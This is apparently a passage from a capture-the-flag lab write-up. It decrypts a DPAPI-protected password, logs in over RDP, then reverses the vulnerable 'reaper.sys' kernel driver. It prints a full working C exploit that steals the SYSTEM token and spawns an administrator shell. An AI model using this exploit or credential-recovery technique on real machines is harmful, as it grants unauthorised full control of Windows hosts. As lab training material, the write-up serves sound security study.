
01000000d08c9ddf0115d1118c7a00c04fc297eb01000000341bbb10d13d3e44aed494db4d7c707a0
00000000200000000000106600000001000020000000de5dc4e2b0f<SNIP>
```

The file contains a [DPAPI blob](#). Let's try to decrypt it.

```
C:\users\keysvc> powershell
PS C:\users\keysvc> $DPAPI_blob = Get-Content automation.txt | ConvertTo-
SecureString
PS C:\users\keysvc> $decrypted =
[System.Runtime.InteropServices]::SecureStringToBSTR($DPAPI_blob)
PS C:\users\keysvc>
[System.Runtime.InteropServices]::PtrToStringBSTR($decrypted)
CatWinterMist10
```

We have a clear text password, since RDP is open, we can try to connect to the remote machine over RDP.

```
xfreerdp /u:keysvc /p:CatWinterMist10 /v:10.129.234.200 +clipboard
```



It worked, we now have an instant way to connect to the machine even if our initial shell disconnects.

Privilege Escalation

Our next step is to identify an attack surface in order to elevate our privileges. Looking at the system's root folder, we notice some non-standard directories.

```
PS C:\> ls
```

Mode	LastWriteTime	Length	Name
d-----	7/27/2023 9:37 AM		driver
d-----	8/15/2023 12:14 AM		ftp
d-----	7/25/2023 5:33 AM		inetpub
d-----	8/15/2023 12:09 AM		keysvc
d-----	12/7/2019 1:14 AM		PerfLogs
d-r----	4/15/2025 7:44 PM		Program Files
d-r----	7/25/2023 5:33 AM		Program Files (x86)
d-r----	7/25/2023 5:29 AM		Users
d-----	8/16/2025 12:34 PM		Windows

Looking at the `driver` directory, we find a single file called `reaper.sys`.

```
PS C:\driver> ls
```

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a----	7/27/2023 9:12 AM	8432	reaper.sys

These files are usually system files that contain device drivers. Let's look if that driver is loaded and running on the system.

```
PS C:\driver> driverquery /v | findstr reaper.sys
```

reaper	reaper	reaper	Kernel	Auto
Running	OK	TRUE	FALSE	0
	7/27/2023 9:12:21 AM	\\?\C:\driver\reaper.sys	4,096	0

The driver is indeed loaded and running as a Kernel driver. We can transfer the file to our machine for further investigation using an SMB share. First on our local machine, we set up the server.

```
impacket-smbserver -smb2support amra .
```

Then, on the remote machine we copy the file to our share.

```
PS C:\driver> copy-item .\reaper.sys \\10.10.15.2\amra
```

Finally, we can start reversing the driver using Ghidra. We can follow [this](#) article on how to make the reversing process a bit easier by applying the `NTDDK` symbols on the driver and identifying the `DEVICE_CONTROL` function.

C# Decompile: Driver_entry - (reaper.sys)

```
1
2 void Driver_entry(PDRIVER_OBJECT DriverObject)
3
4 {
5     NTSTATUS NVar1;
6     undefined1 auStackY_1a8 [32];
7     _UNICODE_STRING local_168;
8     PDEVICE_OBJECT local_158;
9     _UNICODE_STRING local_150;
10    _OSVERSIONINFOW local_138;
11    unsigned long long local_18;
12
13    local_18 = DAT_140003000 ^ (unsigned long long)auStackY_1a8;
14    local_138.dwOSVersionInfoSize = 0x114;
15    DriverObject->DriverUnload = FUN_140001190;
16    FUN_1400014c0((long long *)&local_138.dwMajorVersion,0,(undefined1 *)0x110);
17    NVar1 = RtlGetVersion(&local_138);
18    if (-1 < NVar1) {
19        local_168.Length = 0x1c;
20        local_168.MaximumLength = 0x1e;
21        DriverObject->MajorFunction[0] = IRP_MJ_CREATE;
22        DriverObject->MajorFunction[2] = IRP_MJ_CREATE;
23        DriverObject->MajorFunction[0xe] = IRP_MJ_DEVICE_CONTROL;
24        local_168.Buffer = L"\\Device\\Reaper";
25        NVar1 = IoCreateDevice(DriverObject,0,&local_168,0x22,0,'\\0',&local_158);
26        if (-1 < NVar1) {
27            local_150.Length = 0x14;
28            local_150.MaximumLength = 0x16;
29            local_150.Buffer = L"\\??\\Reaper";
30            NVar1 = IoCreateSymbolicLink(&local_150,&local_168);
31            if (NVar1 < 0) {
32                IoDeleteDevice(local_158);
33            }
34        }
35    }
36    FUN_140001300(local_18 ^ (unsigned long long)auStackY_1a8);
37    return;
38 }
39
```

Through reverse engineering and the creation of custom structure definitions, we arrived at the following result, which provides a clear understanding of the driver's behavior and the location of the underlying vulnerability.

Decompile: IRP_MJ_DEVICE_CONTROL - (reaper.sys)

```

1
2 int IRP_MJ_DEVICE_CONTROL(PDEVICE_OBJECT DeviceObject,PIRP IRP)
3
4 {
5     NTSTATUS Status;
6     PKTHREAD TargetThread;
7     user_input *InputBuffer;
8     _IO_STACK_LOCATION *CurrentStackLocation;
9     ULONG IoControlCode;
10
11     CurrentStackLocation = (IRP->Tail).Overlay.field3_0x30.field1_0x10.CurrentStackLocation;
12     Status = -0x3fffffff0;
13     IoControlCode = (CurrentStackLocation->Parameters).QueryDirectory.FileIndex;
14     if (IoControlCode == 0x80002003) {
15         InputBuffer = *(user_input **)
16             ((longlong)
17              &(CurrentStackLocation->Parameters).QueryInterface.InterfaceSpecificData + 4);
18         Status = (- (uint)(InputBuffer != (user_input *)0x0) & 3) + 0xc000000d;
19         if ((CurrentStackLocation->Parameters).Power.ShutdownType < 0x20) {
20             Status = -0x3ffffffd;
21         }
22         if (InputBuffer->MagicValue != 0x6a55cc9e) goto CompleteIRP;
23         Allocated_Pool = (POOL_STRUCT *)ExAllocatePoolWithTag(NonPagedPool,0x20,0x70616552);
24         if (Allocated_Pool == (POOL_STRUCT *)0x0) goto CompleteIRP;
25         Allocated_Pool->MagicValue = InputBuffer->MagicValue;
26         Allocated_Pool->ThreadPriority = InputBuffer->ThreadPriority;
27         Allocated_Pool->ThreadId = InputBuffer->ThreadId;
28         Allocated_Pool->ArbitraryValue = InputBuffer->UserProvidedData;
29         Allocated_Pool->DstAddress = InputBuffer->UserProvidedAddress;
30     }
31     else {
32         if (IoControlCode != 0x80002007) {
33             if (IoControlCode == 0x8000200b) {
34                 Status = PsLookupThreadByThreadId(Allocated_Pool->ThreadId,&TargetThread);
35                 if (-1 < Status) {
36                     KeSetPriorityThread(TargetThread,Allocated_Pool->ThreadPriority);
37                     ObfDereferenceObject(TargetThread);
38                     if (((undefined8 *)Allocated_Pool->DstAddress != (undefined8 *)0x0) &&
39                         ((undefined8 *)Allocated_Pool->ArbitraryValue != (undefined8 *)0x0)) {
40                         *(undefined8 *)Allocated_Pool->DstAddress =
41                             *(undefined8 *)Allocated_Pool->ArbitraryValue;
42                     }
43                 }
44             }
45             goto CompleteIRP;
46         }
47         ExFreePoolWithTag(Allocated_Pool,0x70616552);
48     }
49     Status = 0;
50 CompleteIRP:
51     (IRP->IoStatus).Information = 0;
52     (IRP->IoStatus).field0_0x0.Status = Status;
53     IoofCompleteRequest(IRP,'\0');
54     return Status;
55 }
56

```

We notice that there are three distinct code blocks that handle the different IOCTL codes.

- If the code is 0x80002003 a pool of 0x20 bytes is allocated given that the magic value is 0x6a55cc9e.
- If the code is 0x8000200b eight bytes of user data are copied to a user specified location.
- If the code is 0x80002007 it frees the pool of memory.

Essentially, we have an arbitrary write on the Kernel space through this driver. The most common approach when dealing with Kernel exploitation, is to find a system process and copy that privileged token from that process to a process that we have control over. To achieve this, we need to find a way to read the memory address of the token in both the privileged process and

on our own. Again, thanks to the user [m4cz](#) and [xct's blog](#) we have the following C code that does exactly what we described.

Note: If you want to dig deeper on the exploitation steps and re-create the script on your own with all the correct offsets, you need to setup an exact replica of the remote machine as a local Windows VM. Then, you can follow [this](#) guide on how to properly set up your debug environment.

```
#define _CRT_SECURE_NO_WARNINGS

#include <windows.h>
#include <stdlib.h>
#include <stdio.h>
#include <psapi.h>
typedef ULONGLONG QWORD;
typedef QWORD* PQWORD;

// IOCTL defines
#define IOCTL_ALLOCATE 0x80002003
#define IOCTL_FREE 0x80002007
#define IOCTL_COPY_SRC_DST 0x8000200B

// kernel specific stuff for _EPROCESS (dt nt!_EPROCESS)
#define ActiveProcessLinks_OFFSET 0x448
#define PID_OFFSET 0x440
#define TokenPtr_OFFSET 0x4b8
// #define EPROCESS_SIZE 0xb80

// global file handle for device
HANDLE hFile = NULL;

QWORD arbRead(QWORD);
void arbWrite(QWORD, QWORD);

typedef struct eProcResult {
    QWORD eProcess;
    QWORD tokenPtr;
    int pid;
} eProcResult;

// stuff ripped from various sources to make the driver code work

typedef LONG NTSTATUS;
typedef NTSTATUS(WINAPI *pNtQIT)(HANDLE, LONG, PVOID, ULONG, PULONG);
#define STATUS_SUCCESS ((NTSTATUS)0x00000000L)
#define ThreadQuerySetWin32StartAddress 9

#define SystemHandleInformation 0x10
#define SystemHandleInformationSize 1024 * 1024 * 2
typedef NTSTATUS(WINAPI *fNtQuerySystemInformation)(ULONG, PVOID, ULONG, PULONG);

typedef NTSTATUS(WINAPI* _NtQuerySystemInformation)(
    ULONG SystemInformationClass,
```



```

        PVOID SystemInformation,
        ULONG SystemInformationLength,
        PULONG ReturnLength
    );

typedef struct _SYSTEM_HANDLE_TABLE_ENTRY_INFO
{
    USHORT UniqueProcessId;
    USHORT CreatorBackTraceIndex;
    UCHAR ObjectTypeIndex;
    UCHAR HandleAttributes;
    USHORT HandleValue;
    PVOID Object;
    ULONG GrantedAccess;
} SYSTEM_HANDLE_TABLE_ENTRY_INFO, *PSYSTEM_HANDLE_TABLE_ENTRY_INFO;

typedef struct _SYSTEM_HANDLE_INFORMATION
{
    ULONG NumberOfHandles;
    SYSTEM_HANDLE_TABLE_ENTRY_INFO Handles[1];
} SYSTEM_HANDLE_INFORMATION, *PSYSTEM_HANDLE_INFORMATION;

HANDLE GetDeviceHandle(LPCSTR FileName) {
    HANDLE hFile = NULL;

    hFile = CreateFile(FileName,
        GENERIC_READ | GENERIC_WRITE,
        FILE_SHARE_READ | FILE_SHARE_WRITE,
        NULL,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL | FILE_FLAG_OVERLAPPED,
        NULL);

    return hFile;
}

QWORD getSystemEProcess() {
    ULONG returnLength = 0;
    fNtQuerySystemInformation NtQuerySystemInformation =
    (fNtQuerySystemInformation)GetProcAddress(GetModuleHandle("ntdll.dll"),
    "NtQuerySystemInformation");
    PSYSTEM_HANDLE_INFORMATION handleTableInformation =
    (PSYSTEM_HANDLE_INFORMATION)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY,
    SystemHandleInformationSize);
    NtQuerySystemInformation(SystemHandleInformation, handleTableInformation,
    SystemHandleInformationSize, &returnLength);
    SYSTEM_HANDLE_TABLE_ENTRY_INFO handleInfo = handleTableInformation->
    Handles[0];
    return (QWORD)handleInfo.Object;
}

eProcResult GetEProcessByPid(DWORD currentProcessPid) {
    // find system EPROCESS & token
    QWORD systemProc = getSystemEProcess();
    printf("[>] System _EPROCESS: 0x%llx\n", systemProc);
}

```

```

// walk ActiveProcessLinks to find our process
//printf("[>] Current Process PID %d\n", currentProcessPid);
BOOL found = 0;
QWORD cProcess = systemProc;
DWORD cPid = 0;
QWORD cTokenPtr;

while (!found) {
    cProcess = arbRead(cProcess + ActiveProcessLinks_OFFSET); // get
next entry in ActiveProcessLinks (dt _EPROCESS)
    cProcess -= ActiveProcessLinks_OFFSET; // get back to start of
_EPROCESS (otherwise it points directly to next entrys 0x188 offset)
    cPid = (DWORD)arbRead(cProcess + PID_OFFSET);
    cTokenPtr = arbRead(cProcess + TokenPtr_OFFSET);
    if (cPid == currentProcessPid) {
        printf("[>] System Process: %llx (PID: %d, TOKEN_PTR:
%llx)\n", cProcess, cPid, cTokenPtr);
        found = 1;
        break;
    }
}

if (!found) {
    printf("Could not find current process in ActiveProcessLinks\n");
    exit(-1);
}

static eProcResult result;
result.eProcess = cProcess;
result.tokenPtr = cTokenPtr;
result.pid = cPid;
return result;
}

typedef struct reap {
    DWORD magic; //0x6A55CC9E
    DWORD thread_id;
    DWORD priority;
    DWORD empty;
    QWORD src_address;
    QWORD dst_address;
} reap;

void Allocate(HANDLE hFile, reap *r)
{
    unsigned char obuf[1024];
    BOOL result;
    ULONG BytesReturned;

    memset(obuf, 0, sizeof(obuf));

    result = DeviceIoControl(hFile,
        IOCTL_ALLOCATE,

```

```

        (LPVOID)r,
        (DWORD)sizeof(struct reap),
        obuf,
        1024,
        &BytesReturned,
        NULL);

    //printf("[+] IOCTL_ALLOCATE: %d\n", result);
}

void Free(HANDLE hFile)
{
    unsigned char obuf[1024];
    BOOL result;
    ULONG BytesReturned;

    memset(obuf, 0, sizeof(obuf));

    result = DeviceIoControl(hFile,
        IOCTL_FREE,
        (LPVOID)NULL,
        (DWORD)0,
        obuf,
        1024,
        &BytesReturned,
        NULL);

    //printf("[+] IOCTL_FREE: %d\n", result);
}

void Copy(HANDLE hFile)
{
    unsigned char obuf[1024];
    BOOL result;
    ULONG BytesReturned;

    memset(obuf, 0, sizeof(obuf));

    result = DeviceIoControl(hFile,
        IOCTL_COPY_SRC_DST,
        (LPVOID)NULL,
        (DWORD)0,
        obuf,
        1024,
        &BytesReturned,
        NULL);

    //printf("[+] IOCTL_COPY_SRC_DST: %d\n", result);
}

QWORD arbRead(QWORD where)
{
    reap ioctl;

```

```

QWORD output;

ioctl.magic = 0x6A55CC9E;
ioctl.priority = 0; // THREAD_PRIORITY_NORMAL
ioctl.thread_id = GetCurrentThreadId();
ioctl.src_address = where;
ioctl.dst_address = (QWORD)&output;

Allocate(hFile, &ioctl);
Copy(hFile);
Free(hFile);

return (output);
}

void arbWrite(QWORD dst, QWORD src)
{
    reapi ioctl;

    ioctl.magic = 0x6A55CC9E;
    ioctl.priority = 0; // THREAD_PRIORITY_NORMAL
    ioctl.thread_id = GetCurrentThreadId();
    ioctl.src_address = src;
    ioctl.dst_address = dst;

    Allocate(hFile, &ioctl);
    Copy(hFile);
    Free(hFile);
}

void main(void)
{
    LPCSTR FileName = (LPCSTR)"\\\\.\\Reaper";

    printf("[+] Getting Device Driver Handle\n");
    printf("[+] Device Name: %s\n", FileName);

    hFile = GetDeviceHandle(FileName);
    if (hFile == INVALID_HANDLE_VALUE) {
        printf("\t[-] Failed Getting Device Handle: 0x%X\n",
GetLastError());
        exit(EXIT_FAILURE);
    }
    else {
        printf("[+] Device Handle: 0x%p\n", hFile);
    }

    eProcResult result = GetEProcessByPid(GetCurrentProcessId());
    eProcResult sysresult = GetEProcessByPid(4); // SYSTEM PID = 4

    // copy system token to our process

```

```

printf("[+] copy system process token\n");
arbWrite(result.eProcess + 0x4b8, sysresult.eProcess + 0x4b8);

printf("[+] spawning command prompt\n\n");
system("cmd.exe");


if (hFile) CloseHandle(hFile);
}

```

Next, we compile the exploit on our machine.

```
x86_64-w64-mingw32-gcc -o exploit.exe priv.c -lpsapi
```

Finally, we copy-paste the `exploit.exe` binary on our RDP session and execute it.



```

Administrator: C:\Users\keysvc\Desktop\exploit.exe
[+] Getting Device Driver Handle
[+] Device Name: \\.\Reaper
[+] Device Handle: 0x00000000000000b8
[>] System _EPROCESS: 0xfffffe48fb928d040
[>] System Process: fffffe48fb928d040 (PID: 9104, TOKEN_PTR: fffffab06fc36441b)
[>] System _EPROCESS: 0xfffffe48fb928d040
[>] System Process: fffffe48fb928d040 (PID: 4, TOKEN_PTR: fffffab06f200f045)
[+] copy system process token
[+] spawning command prompt

Microsoft Windows [Version 10.0.19045.6216]
(c) Microsoft Corporation. All rights reserved.

C:\Users\keysvc\Desktop>whoami
nt authority\system

C:\Users\keysvc\Desktop>

```

The root flag can be found under `C:\Users\Administrator\Desktop\root.txt`.